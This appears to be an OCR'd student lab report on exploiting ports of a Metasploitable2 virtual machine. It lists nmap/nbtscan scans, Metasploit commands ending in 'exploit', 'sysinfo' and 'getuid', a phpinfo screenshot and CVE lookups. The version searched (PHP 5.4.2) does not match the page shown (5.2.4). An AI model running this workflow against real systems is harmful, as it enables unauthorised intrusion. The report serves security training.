REPORT


Perform Port Exploitation and Identify all its threats


To identify all the available networks-


nbtscan -r 192.168.204.129
nmap -sV 192.168.204.129
sudo nmap -p1-600 192.168.204.129


Commands:


-> msfconsole
-> search http scanner
->use auxiliary/scanner/http/http_version
->show options
->set rhosts 192.168.204.129
->run
->searchsploit apache 2.2.8 | grep php in new terminal
-> use php version to check vulnerability in cve.mitre.org
-> search php 5.4.2(version)
-> seach php 5.4.2 (in prev terminal)
-> use 1
-> show options
-> set rhosts (ip)
-> exploit
-> sysinfo
-> getuid



Digital Tools | John Deere
John Deere (johndeerecu
JD Onboarding
GetNada - Disposable Te
Metasploitable2 - Linux
192.168.204.129
Getting Started
Gmail
JupyterLab
Grammarly
Homeworkify.Net
Other Bookmarks
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Search
ENG
IN
21:35
14/12/2023



Digital Tools | John Deere
John Deere (johndeerecu
JD Onboarding
GetNada - Disposable Te
phpinfo()
192.168.204.129/phpinfo.php
Getting Started
Gmail
JupyterLab
Grammarly
Homeworkify.Net
Other Bookmarks
PHP Version 5.2.4-2ubuntu5.10
php
System
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Build Date
Jan 6 2010 21:50:12
Server API
CGI/FastCGI
Virtual Directory Support
disabled
Configuration File (php.ini) Path
/etc/php5/cgi
Loaded Configuration File
/etc/php5/cgi/php.ini
Scan this dir for additional .ini files
/etc/php5/cgi/conf.d
additional .ini files parsed
/etc/php5/cgi/conf.d/gd.ini, /etc/php5/cgi/conf.d/mysql.ini, /etc/php5/cgi/conf.d/mysqli.ini, /etc/php5/cgi/conf.d/pdo.ini, /etc/php5/cgi/conf.d/pdo_mysql.ini
PHP API
20041225
PHP Extension
20060613
Zend Extension
220060519
Debug Build
no
Thread Safety
disabled
Zend Memory Manager
enabled
IPv6 Support
enabled
Registered PHP Streams
zip, php, file, data, http, ftp, compress.bzip2, compress.zlib, https, ftps
Registered Stream Socket Transports
tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters
string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, convert.iconv.*, bzip2.*, zlib.*
This server is protected with the Suhosin Patch 0.9.6.2
Copyright (c) 2006 Hardened-PHP Project
수호신
Search
ENG
IN
21:36
14/12/2023



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
kali-linux-202
Metasploitat
kali-linux-2023.3-vmware-...
Metasploitable2-Linux
Trash
File System
Home
pass.txt
shadow.txt
results
PS> kali@kali: /home/kali
File Actions Edit View Help
513/tcp open login
514/tcp open shell
MAC Address: 00:0C:29:8E:74:1D (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
┌──(kali㉿kali)-[~/home/kali]
└─PS> msf console
msf: The term 'msf' is not recognized as a name of a cmdlet, function, script file, or executable program.
Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
┌──(kali㉿kali)-[~/home/kali]
└─PS> msfconsole
METASPLOIT CYBER MISSILE COMMAND V5
LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG
IN
21:45
14/12/2023



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
kali-linux-202
Metasploitat
kali-linux-2023.3-vmware-...
Metasploitable2-Linux
Trash
File System
Home
pass.txt
shadow.txt
results
PS> kali@kali: /home/kali
File Actions Edit View Help
2021-11-08 normal Yes Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi
481 auxiliary/scanner/http/wordpress_xmlrpc_login normal No Wordpress XML-RPC Username/Password Login Scanner
482 auxiliary/scanner/http/wordpress_multicall_creds normal No Wordpress XML-RPC system.multicall Credential Collector
483 auxiliary/scanner/http/wowza_streaming_engine_manager_login normal No Wowza Streaming Engine Manager Login Utility
484 auxiliary/scanner/http/yaws_traversal 2011-11-25 normal No Yaws Web Server Directory Traversal
485 auxiliary/scanner/http/zabbix_login normal No Zabbix Server Brute Force Utility
486 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No Zen Load Balancer Directory Traversal
487 auxiliary/scanner/http/cgit_traversal 2018-08-03 normal No cgit Directory Traversal
488 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 488, use 488 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 >
LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG
IN
21:46
14/12/2023



kali-linux-2023.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here t...
My Computer
kali-linux-202
Metasploitat
kali-linux-2023.3-vmware-...
Metasploitable2-Linux
File Actions Edit View Help
2021-11-08 normal Yes Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi
481 auxiliary/scanner/http/wordpress_xmlrpc_login normal No Wordpress XML-RPC Username/Password Login
Scanner
482 auxiliary/scanner/http/wordpress_multicall_creds normal No Wordpress XML-RPC system.multicall Credential Collector
483 auxiliary/scanner/http/wowza_streaming_engine_manager_login normal No Wowza Streaming Engine Manager Login Utility
484 auxiliary/scanner/http/yaws_traversal 2011-11-25 normal No Yaws Web Server Directory Traversal
485 auxiliary/scanner/http/zabbix_login normal No Zabbix Server Brute Force Utility
486 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No Zen Load Balancer Directory Traversal
487 auxiliary/scanner/http/cgit_traversal 2018-08-03 normal No cgit Directory Traversal
488 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
Interact with a module by name or index. For example info 488, use 488 or use auxiliary/scanner/ssh/libssh_auth_bypass
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show options
Module options (auxiliary/scanner/http/http_version):
Name Current Setting Required Description
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
THREADS 1 yes The number of concurrent threads (max one per host)
VHOST no HTTP server virtual host
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.204.129
rhosts => 192.168.204.129
msf6 auxiliary(scanner/http/http_version) > run
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Search
ENG IN
21:48
14/12/2023


Digital Tools | John
John Deere (johnde
JD Onboarding
GetNada - Disposal
phpinfo()
CVE - Search CVE Li
https://cve.mitre.org/cve/search_cve_list.html
Getting Started
Gmail
JupyterLab
Grammarly
Homeworkify.Net
Other Bookmarks
CVE List
CNAs
WGs
Board
About
News & Blog
NVD
Go to for:
CVSS Scores
CPE Info
Search CVE List
Downloads
Data Feeds
Update a CVE Record
Request CVE IDs
TOTAL CVE Records: 219435
NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.
NOTICE: Legacy CVE List download formats will be phased out beginning January 1, 2024.
New CVE List download format is available now.
HOME > CVE LIST > SEARCH CVE LIST
Search CVE List
You can search the CVE List for a CVE Record if the CVE ID is known. To search by keyword, use a specific term or multiple keywords separated by a space. Your results will be the relevant CVE Records. View the search tips.
Attention: CVE Records now include product versions & more on the www.cve.org website. Learn about CVE JSON 5.0.
php 5.4.2
Submit
Page Last Updated or Reviewed: June 25, 2023
Site Map | Terms of Use | Manage Cookies | Cookie Notice | Privacy Policy | Contact Us | Follow CVE
Search
ENG IN
21:54
14/12/2023


Digital Tools | John
John Deere (johndc
JD Onboarding
GetNada - Disposal
phpinfo()
CVE - Search Result
https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=php+5.4.2
Getting Started
Gmail
JupyterLab
Grammarly
Homeworkify.Net
Other Bookmarks
CVE List
CNAs
WGs
Board
About
News & Blog
NVD
Go to for:
CVSS Scores
CPE Info
Search CVE List
Downloads
Data Feeds
Update a CVE Record
Request CVE IDs
TOTAL CVE Records: 219435
NOTICE: Transition to the all-new CVE website at WWW.CVE.ORG and CVE Record Format JSON are underway.
NOTICE: Legacy CVE List download formats will be phased out beginning January 1, 2024.
New CVE List download format is available now.
